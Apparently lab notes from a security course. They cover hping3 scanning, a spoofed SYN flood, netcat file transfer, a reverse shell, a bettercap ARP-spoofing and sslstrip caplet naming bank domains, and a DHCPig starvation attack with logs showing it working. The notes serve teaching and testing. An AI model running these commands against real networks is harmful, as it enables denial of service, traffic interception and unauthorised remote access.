

hping3

Packet Crafting & Network Scanning Tool

hping3 is essentially a network engineer's Swiss Army Knife. While ping only uses ICMP, hping3 allows you to craft custom TCP, UDP, and ICMP packets. It is widely used for firewall testing, port scanning, and network performance testing.

1. Simple ICMP Ping

This mimics the standard `ping` command but provides more detailed output.

- **Command:** `hping3 -1 [target]`
- **Example:** `hping3 -1 google.com`
- **Explanation:** The `-1` flag tells `hping3` to use the **ICMP** protocol. It's useful for checking if a host is alive when standard ping might be throttled.

```
(root@szabist)-[~]
# hping3 -1 springzabdesk.szabist.edu.pk
HPING springzabdesk.szabist.edu.pk (eth0 111.68.108.208): icmp mode set, 28 headers + 0 data bytes
len=46 ip=111.68.108.208 ttl=128 id=13393 icmp_seq=0 rtt=8.8 ms
len=46 ip=111.68.108.208 ttl=128 id=13394 icmp_seq=1 rtt=10.9 ms
len=46 ip=111.68.108.208 ttl=128 id=13395 icmp_seq=2 rtt=9.8 ms
^C
--- springzabdesk.szabist.edu.pk hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 8.8/9.8/10.9 ms
```

```
(root@szabist)-[~]
# hping3 -l -c 5 springzabdesk.szabist.edu.pk
HPING springzabdesk.szabist.edu.pk (eth0 111.68.108.208): icmp mode set, 28 headers + 0 data bytes
len=46 ip=111.68.108.208 ttl=128 id=13397 icmp_seq=0 rtt=16.4 ms
len=46 ip=111.68.108.208 ttl=128 id=13398 icmp_seq=1 rtt=8.1 ms
len=46 ip=111.68.108.208 ttl=128 id=13399 icmp_seq=2 rtt=10.9 ms
len=46 ip=111.68.108.208 ttl=128 id=13400 icmp_seq=3 rtt=14.1 ms
len=46 ip=111.68.108.208 ttl=128 id=13401 icmp_seq=4 rtt=12.7 ms

--- springzabdesk.szabist.edu.pk hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 8.1/12.4/16.4 ms
```

2. TCP SYN Scan (Port Scanning)

This is used to see if a specific port is open, similar to Nmap.

- **Command:** `hping3 -S -p [port] [target]`
- **Example:** `hping3 -S -p 80 192.168.1.1`
- **Explanation:** * `-S` sets the **SYN flag** (the first step of a TCP handshake).
 - `-p 80` targets port 80 (HTTP).
 - If you receive a SA (SYN-ACK) response, the port is **open**. If you get an RA (RST-ACK), the port is **closed**.

```
(root@szabist)-[~]
# hping3 -S -c 3 -p 443 springzabdesk.szabist.edu.pk
HPING springzabdesk.szabist.edu.pk (eth0 111.68.108.208): S set, 40 headers + 0 data bytes
len=46 ip=111.68.108.208 ttl=128 id=13419 sport=443 flags=SA seq=0 win=64240 rtt=7.7 ms
len=46 ip=111.68.108.208 ttl=128 id=13420 sport=443 flags=SA seq=1 win=64240 rtt=14.8 ms
len=46 ip=111.68.108.208 ttl=128 id=13421 sport=443 flags=SA seq=2 win=64240 rtt=18.9 ms

--- springzabdesk.szabist.edu.pk hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 7.7/13.8/18.9 ms
```

No.	Time	Source	Destination	Protocol	Length	Info
3	0.036684258	192.168.182.160	111.68.108.208	TCP	54	2071 → 443 [SYN] Seq=0 Win=512 Len=0
4	0.043195354	111.68.108.208	192.168.182.160	TCP	60	443 → 2071 [SYN, ACK] Seq=0 Ack=1 Win=642
5	0.043237073	192.168.182.160	111.68.108.208	TCP	54	2071 → 443 [RST] Seq=1 Win=0 Len=0
6	1.037174288	192.168.182.160	111.68.108.208	TCP	54	2072 → 443 [SYN] Seq=0 Win=512 Len=0
7	1.044183223	111.68.108.208	192.168.182.160	TCP	60	443 → 2072 [SYN, ACK] Seq=0 Ack=1 Win=642
8	1.044226192	192.168.182.160	111.68.108.208	TCP	54	2072 → 443 [RST] Seq=1 Win=0 Len=0
9	2.038707505	192.168.182.160	111.68.108.208	TCP	54	2073 → 443 [SYN] Seq=0 Win=512 Len=0
10	2.046221719	111.68.108.208	192.168.182.160	TCP	60	443 → 2073 [SYN, ACK] Seq=0 Ack=1 Win=642
11	2.046262892	192.168.182.160	111.68.108.208	TCP	54	2073 → 443 [RST] Seq=1 Win=0 Len=0

- Frame 3: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0 - Ethernet II, Src: VMware_a0:59:ab (00:0c:29:a0:59:ab), Dst: VMware_e0:34:9c (00:50:56:e0:34:9c) - Internet Protocol Version 4, Src: 192.168.182.160, Dst: 111.68.108.208 - Transmission Control Protocol, Src Port: 2071, Dst Port: 443, Seq: 0, Len: 0	0000 00 50 0010 00 28 0020 6c dd 0030 02 00
---	---

3. Traceroute using TCP

Standard traceroute often gets blocked by firewalls. hping3 can bypass this by using TCP packets on common ports.

- **Command:** `hping3 --traceroute -V -S -p 80 [target]`
- **Example:** `hping3 --traceroute -V -S -p 443 google.com`
- **Explanation:** `* --traceroute` tracks the path.
 - `-V` is verbose mode (shows more detail).
 - By using port 443 (HTTPS), you are more likely to pass through corporate firewalls that block standard UDP/ICMP traceroutes.

4. SYN Flood (Stress Testing)

Warning: Only use this on hardware you own. This is a DoS simulation tool.

- **Command:** `hping3 -S [target] -p 80 --flood --rand-source`
- **Example:** `hping3 -S 192.168.1.50 -p 80 --flood --rand-source`
- **Explanation:** `* --flood` sends packets as fast as possible without waiting for a reply.
 - `--rand-source` disguises the attack by spoofing random source IP addresses.

5. IP Spoofing

One of the most powerful features of hping3 is the ability to hide your identity or simulate traffic coming from a specific internal IP.

- **Command:** `hping3 -S [target] -a [spoofed_ip]`
- **Example:** `sudo hping3 -S 192.168.1.10 -a 192.168.1.5 -p 80`
- **Explanation:** The `-a` flag tells the target that the packet originated from `192.168.1.5` instead of your actual IP. This is often used to test if a firewall correctly implements **Egress/Ingress filtering**.

If you want to scan a range of ports to see which are open:
`hping3 -8 1-1024 192.168.1.1`
The `-8` flag triggers **Scan Mode**, covering ports 1 through 1024.

Flag	Meaning	Description
-1	ICMP mode	Sends Echo requests.
-2	UDP mode	Sends UDP packets (default port 0).
-S	SYN flag	Used for TCP handshakes/scans.
-A	ACK flag	Used to test firewall filtering.
-p	Port	Sets the destination port.
-c	Count	Stop after sending X packets.
-i	Interval	Wait X time between packets (e.g., <code>u1000</code> for 1ms).

6. Finding the Path MTU (Maximum Transmission Unit)

If you are experiencing packet fragmentation or "black hole" routers, you can use hping3 to find the largest packet size a path can handle.

- **Command:** `hping3 -1 -H 1500 -y [target]`
- **Example:** `hping3 -1 -H 1472 -y google.com`
- **Explanation:**
 - `-H` sets the IP payload size.
 - `-y` sets the **Don't Fragment (DF)** bit.
 - If you get an ICMP "Fragmentation Needed" message, the MTU is smaller than your setting.

netcat

The logo for netcat, featuring the word "netcat" in a black, lowercase, rounded sans-serif font, followed by a blue circular icon containing a white arrow pointing clockwise.

**THE SWISS ARMY
KNIFE OF NETWORKING**

Netcat (nc) is a powerful networking tool for Linux (and other operating systems) that allows users to read and write data across network connections using TCP or UDP. It's often called the "Swiss Army knife" of networking because of its versatility.

Listening on a Port (Simple Chat Server)

```
(root@kali) - [~]
# nc -nlvp 4444
Listening on 0.0.0.0 4444
^C
```

Active Internet connections (only servers)				
Proto	Recv-Q	Send-Q	Local Address	
tcp	0	0	0.0.0.0:4444	
raw6	0	0	:::58	

This makes Netcat listen on port 4444 for incoming connections.

```
index.html
(root@ffaiz) - [~]
# cat caplet.cap | nc 192.168.182.161 804

(root@ffaiz) - [~]
#
```

```
(root@szabist) - [~]
# nc -l -p 804 < /root/testing.txt
net.probe on
set arp.spoof.full duplex true
set arp.spoof.targets 192.168.100.94
#set dns.spoof.all true
#set dns.spoof.address 192.168.100.186
#set dns.spoof.domains szabist.edu.pk,daraz.pk,hblbank.com.pk
#dns.spoof on
arp.spoof on
set http.proxy.sslstrip true
^C
```

Connecting to a Remote Host (Client Mode)

```
nc <target-ip> <port>
```

```
nc 192.168.1.1 1234
```

This connects to a server running on 192.168.1.1 at port 1234

File Transfer

Sending a file

```
cat file.txt | nc <target-ip> <port>
```

Send a file from one machine:

```
nc -l 12345 < file.txt
```

Receiving a file

```
nc -l -p <port> > received.txt
```

Receive it on another:

```
nc <sender-ip> 12345 > file.txt
```

```
nc 192.168.1.200 12345 < image.jpg # Sender
nc -l 12345 > image_copy.jpg # Receiver
```

Port Scanning

```
nc -zv <target-ip> <port-range>
```

```
nc -zv 192.168.1.1 20-100
```

The **-z** flag ensures no data is sent, and **-v** enables verbosity.

Create a Reverse Shell (Pentesting)

On the attacker's machine (listener):

```
nc -l -p 4444 -e /bin/bash
```


On the target machine:

```
nc <attacker-ip> 4444 -e /bin/bash
```

- `-e /bin/bash`: Executes `/bin/bash` and ties it to the connection.


Some versions of Netcat don't support `-e`.

```
(root@szabist) - [~]  
# nc -zv 192.168.182.163 1-1000  
192.168.182.163: inverse host lookup failed: Unknown host  
(UNKNOWN) [192.168.182.163] 514 (shell) open  
(UNKNOWN) [192.168.182.163] 513 (login) open  
(UNKNOWN) [192.168.182.163] 512 (exec) open  
(UNKNOWN) [192.168.182.163] 445 (microsoft-ds) open  
(UNKNOWN) [192.168.182.163] 139 (netbios-ssn) open  
(UNKNOWN) [192.168.182.163] 111 (sunrpc) open  
(UNKNOWN) [192.168.182.163] 80 (http) open  
(UNKNOWN) [192.168.182.163] 53 (domain) open  
(UNKNOWN) [192.168.182.163] 25 (smtp) open  
(UNKNOWN) [192.168.182.163] 23 (telnet) open  
(UNKNOWN) [192.168.182.163] 22 (ssh) open  
(UNKNOWN) [192.168.182.163] 21 (ftp) open
```



DHCP Starvation Attack

A **DHCP Starvation attack** floods a DHCP server with many fake requests so the DHCP pool becomes exhausted. Several common tools can perform this attack (usually used in **security testing or labs**).



DHCPig initiates an advanced DHCP exhaustion attack. It will consume all IPs on the LAN, stop new users from obtaining IPs, release any IPs in use, then for good measure send gratuitous ARP and knock all windows hosts offline.

```
(root@szabist)-[~]
# apt install dhcpig
Installing:
  dhcpig

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1
  Download size: 17.1 kB
  Space needed: 87.0 kB / 58.6 GB available

Get:1 https://zsecurity.org/custom-kali-sources kali-last-snapshot/main amd64 dhcpig all 1.6-1 [17.1 kB]
Fetched 17.1 kB in 2s (8382 B/s)
Selecting previously unselected package dhcpig.
(Reading database ... 416107 files and directories currently installed.)
```

```
(root@szabist)-[~]
# sudo dhcpig -c -l eth0
[ -- ] [INFO] - using interface eth0
[DBG ] Thread 0 - (Sniffer) READY
[DBG ] Thread 1 - (Sender) READY
[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.100.115 from 192.168.100.1
[DBG ] ARP_Request 192.168.100.56 from 192.168.100.1
[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.100.116 from 192.168.100.1
[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.100.117 from 192.168.100.1
[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.100.118 from 192.168.100.1
[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.100.119 from 192.168.100.1
[ ?? ]      waiting for first DHCP Server response
[<---] DHCP_Offer  98:1a:35:c5:b7:a0  0.0.0.0 IP: 192.168.100.117 for MAC=[de:ad:12:1d:a8:06:00:00:00:00:00:00:00:00:00:00]
[--->] DHCP_Request 192.168.100.115
[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.100.120 from 192.168.100.1
[<---] DHCP_Offer  98:1a:35:c5:b7:a0  0.0.0.0 IP: 192.168.100.117 for MAC=[de:ad:12:1d:a8:06:00:00:00:00:00:00:00:00:00:00]
[--->] DHCP_Request 192.168.100.116
[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.100.121 from 192.168.100.1
[<---] DHCP_Offer  98:1a:35:c5:b7:a0  0.0.0.0 IP: 192.168.100.117 for MAC=[de:ad:12:1d:a8:06:00:00:00:00:00:00:00:00:00:00]
[--->] DHCP_Request 192.168.100.117
[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.100.122 from 192.168.100.1
[DBG ] ARP_Request 192.168.100.56 from 192.168.100.1
[<---] DHCP_Offer  98:1a:35:c5:b7:a0  0.0.0.0 IP: 192.168.100.118 for MAC=[de:ad:22:11:c5:c7:00:00:00:00:00:00:00:00:00:00]
```

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dhcph

No.	Time	Source	Destination	Protocol	Length	Info
4604	1135.4189782...	192.168.100.1	255.255.255.255	DHCP	590	DHCP Offer - Transaction ID 0x2d9ae25d
4605	1135.4451384...	0.0.0.0	255.255.255.255	DHCP	311	DHCP Request - Transaction ID 0x2d9ae25d
4606	1135.4913224...	192.168.100.1	255.255.255.255	DHCP	590	DHCP NAK - Transaction ID 0x2d9ae25d
4607	1135.6052430...	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x2a98999e
4609	1135.8850413...	192.168.100.1	255.255.255.255	DHCP	590	DHCP Offer - Transaction ID 0xa9f0f80
4610	1135.9139522...	0.0.0.0	255.255.255.255	DHCP	311	DHCP Request - Transaction ID 0xa9f0f80
4611	1136.0333556...	192.168.100.1	255.255.255.255	DHCP	590	DHCP NAK - Transaction ID 0xa9f0f80
4612	1136.0615397...	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x18681e01
4614	1136.3225195...	192.168.100.1	255.255.255.255	DHCP	590	DHCP Offer - Transaction ID 0x1c6d24b3
4615	1136.3517720...	0.0.0.0	255.255.255.255	DHCP	311	DHCP Request - Transaction ID 0x1c6d24b3
4616	1136.4170551...	192.168.100.1	255.255.255.255	DHCP	590	DHCP NAK - Transaction ID 0x1c6d24b3
4617	1136.5095269...	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x293966b

IP Address Lease Time: 2 hours, 46 minutes, 40 seconds (10000)

Option: (1) Subnet Mask (255.255.255.0)

Length: 4

Subnet Mask: 255.255.255.0

Option: (3) Router

Length: 4

Router: 192.168.100.1

Option: (6) Domain Name Server

Length: 4

Domain Name Server: 192.168.100.1

Option: (255) End


```
(root@szabist)-[~]
# sudo dhcpi -x 1 -c -t 1 eth0
[ -- ] [INFO] - using interface eth0
[DBG ] Thread 0 - (Sniffer) READY
[DBG ] Thread 1 - (Sender) READY
[--->] DHCP_Discover
[--->] DHCP_Discover
[<---] DHCP_Offer 00:0c:29:1a:dd:2d 10.0.0.2 IP: 10.0.0.7 for MAC=[de:ad:27:56:d3:b2:00:00:00:00:00:00:00:00:00:00:00]
[--->] DHCP_Request 10.0.0.7
[DBG ] ARP_Request 10.0.0.1 from 10.0.0.2
[ ?? ] waiting for first DHCP Server response
[--->] DHCP_Discover
[<---] DHCP_Offer 00:0c:29:1a:dd:2d 10.0.0.2 IP: 10.0.0.8 for MAC=[de:ad:13:5a:70:b5:00:00:00:00:00:00:00:00:00:00:00]
[--->] DHCP_Request 10.0.0.8
[DBG ] ARP_Request 10.0.0.1 from 10.0.0.2
```

No.	Time	Source	Destination	Protocol	Length	Info
205	08:26:7202935	10.0.0.2	255.255.255.255	DHCP		
208	09:286091479	0.0.0.0	255.255.255.255	DHCP		
209	09:286002205	10.0.0.2	255.255.255.255	DHCP		
210	100:297540633	0.0.0.0	255.255.255.255	DHCP		
211	100:321423009	0.0.0.0	255.255.255.255	DHCP		
212	100:321423009	0.0.0.0	255.255.255.255	DHCP		
214	101:324133009	0.0.0.0	255.255.255.255	DHCP		
215	101:325712741	10.0.0.2	255.255.255.255	DHCP		
216	101:373440057	0.0.0.0	255.255.255.255	DHCP		
217	101:373440057	0.0.0.0	255.255.255.255	DHCP		

No	Time	Source	Destination	Protocol	Length	Info
200				DHCP		DHCP ACK - Transaction ID 0x2153dae
242				DHCP		DHCP Discover - Transaction ID 0x256bb5b
290				DHCP		DHCP Offer - Transaction ID 0x256bb5b
291				DHCP		DHCP Request - Transaction ID 0x256bb5b
290				DHCP		DHCP ACK - Transaction ID 0x256bb5b
242				DHCP		DHCP Discover - Transaction ID 0xda3257d
290				DHCP		DHCP Offer - Transaction ID 0xda3257d
291				DHCP		DHCP Request - Transaction ID 0xda3257d
290				DHCP		DHCP ACK - Transaction ID 0xda3257d
242				DHCP		DHCP Discover - Transaction ID 0x2cfe099f
290				DHCP		DHCP Offer - Transaction ID 0x2cfe099f
291				DHCP		DHCP Request - Transaction ID 0x2cfe099f
290				DHCP		DHCP ACK - Transaction ID 0x2cfe099f

```
root@szabist: ~
root@szabist: ~101
[ ?? ] waiting for first DHCP Server response
[ ?? ] waiting for first DHCP Server response
[ ?? ] waiting for first DHCP Server response
[ ?? ] waiting for first DHCP Server response
[ ?? ] waiting for first DHCP Server response
[ ?? ] waiting for first DHCP Server response
[ ?? ] waiting for first DHCP Server response
[ ?? ] waiting for first DHCP Server response
[ ?? ] waiting for first DHCP Server response
[ ?? ] waiting for first DHCP Server response
[ -- ] [FAIL] No DHCP offers detected - aborting
[ -- ] ----- ABORT ... -----
[DBG ] Waiting for Thread 0 to die ...
[DBG ] Waiting for Thread 1 to die ...
(root@szabist)-[~]
#
```

2026-03-11 05:52:39 DHCP Request de:ad:28:0e:ed:d9 ACK 10.0.0.48 36000 nm 1MV11BM0 if 10.0.0.2

2026-03-11 05:52:40 DHCP Request de:ad:00:4e:b0:b1 ACK 10.0.0.49 36000 nm KYCLKIQJ if 10.0.0.2

2026-03-11 05:52:41 DHCP Request de:ad:09:7e:80:d6 ACK 10.0.0.50 36000 nm L75R0DYA if 10.0.0.2

2026-03-11 05:52:42 DHCP Request de:ad:09:27:64:7f ACK 10.0.0.51 36000 nm IDR0LF3W if 10.0.0.2

2026-03-11 05:52:43 DHCP Request de:ad:26:64:0c:0e ACK 10.0.0.52 36000 nm RC65NK26 if 10.0.0.2

2026-03-11 05:52:44 DHCP Request de:ad:04:29:1a:0b ACK 10.0.0.53 36000 nm R3PAMDQS if 10.0.0.2

2026-03-11 05:52:45 DHCP Request de:ad:1f:27:f4:3a ACK 10.0.0.54 36000 nm CBM1J94S if 10.0.0.2

2026-03-11 05:52:47 DHCP Request de:ad:18:1b:e2:26 ACK 10.0.0.6 36000 nm QQK7D236 if 10.0.0.2

2026-03-11 05:52:48 DHCP Request de:ad:18:2c:a3:ef ACK 10.0.0.32 36000 nm DFJ6W8U if 10.0.0.2

File: dhcp2603.log

Print

dynamic

dynamic.b

ignored

ignored.ba

haneWIN DHCP Server

File Options Window Help

Leased IP addresses: 0 of 50

MAC address/Id	Profile	IP Address	Leased until
✓ de:ad:1f:10:54:1d	If-1_100.94	10.0.0.46	3/11/2026 15:52:37
✓ de:ad:10:54:d0:7a	If-1_100.94	10.0.0.47	3/11/2026 15:52:38
✓ de:ad:28:0e:ed:d9	If-1_100.94	10.0.0.48	3/11/2026 15:52:39
✓ de:ad:00:4e:b0:b1	If-1_100.94	10.0.0.49	3/11/2026 15:52:40
✓ de:ad:09:7e:80:d6	If-1_100.94	10.0.0.50	3/11/2026 15:52:41
✓ de:ad:09:27:64:7f	If-1_100.94	10.0.0.51	3/11/2026 15:52:42
✓ de:ad:26:64:0c:0e	If-1_100.94	10.0.0.52	3/11/2026 15:52:43
✓ de:ad:04:29:1a:0b	If-1_100.94	10.0.0.53	3/11/2026 15:52:44
✓ de:ad:1f:27:f4:3a	If-1_100.94	10.0.0.54	3/11/2026 15:52:45

Static

Dynamic

Ignored

Listening on Port: 67

```
Search dhcp
[If-1_100.94]
InterfaceIP=10.0.0.2
GatewayIP=10.0.0.1
DNSIP=8.8.8.8
SubnetMask=255.0.0.0
BaseIP=10.0.0.5
Range=50
[DHCPsrv]
Profile0=If-1_100.94
[user]
left=563
top=286
width=600
height=330
col0=135
col1=78
col2=101
col3=135
col4=112
```

Steganography

Greek words steganos, meaning "covered or concealed," and graphia, meaning "writing" is the practice of hiding a secret message, file, image, or video within another seemingly ordinary, non-secret file.


The primary goal of steganography is to avoid drawing suspicion to the transmission of a hidden message.

Steganography vs. Cryptography

While they are both used to protect information, they work in entirely different ways:

- Cryptography scrambles a message so that it is unreadable without a decryption key. It is obvious that a secret message is being sent, but the contents are hidden.
- Steganography hides the existence of the message entirely. If someone intercepts the file, they will likely just see a normal picture or audio file and not even realize there is a secret hidden inside.

For maximum security, the two are often combined: a message is first encrypted, and then the encrypted ciphertext is hidden using steganography.



How it is Used

Digital Watermarking: Companies use steganography to hide copyright information within media files to prevent unauthorized use or trace piracy.

Covert Communication: It allows individuals, journalists, or whistleblowers in restrictive environments to communicate secretly.

Malware and Cyber Attacks: Unfortunately, malicious actors also use steganography to hide malicious code within innocent-looking files (like a standard image on a website) to bypass antivirus software.



How it is Used

Hiding Text in a file:

```
C:\Users\Faiz\Pictures>echo "This is my message to you:">>luffy2.jpg
```

```
C:\Users\Faiz\Pictures>echo "This is my message to you2:">>1.mp4
```




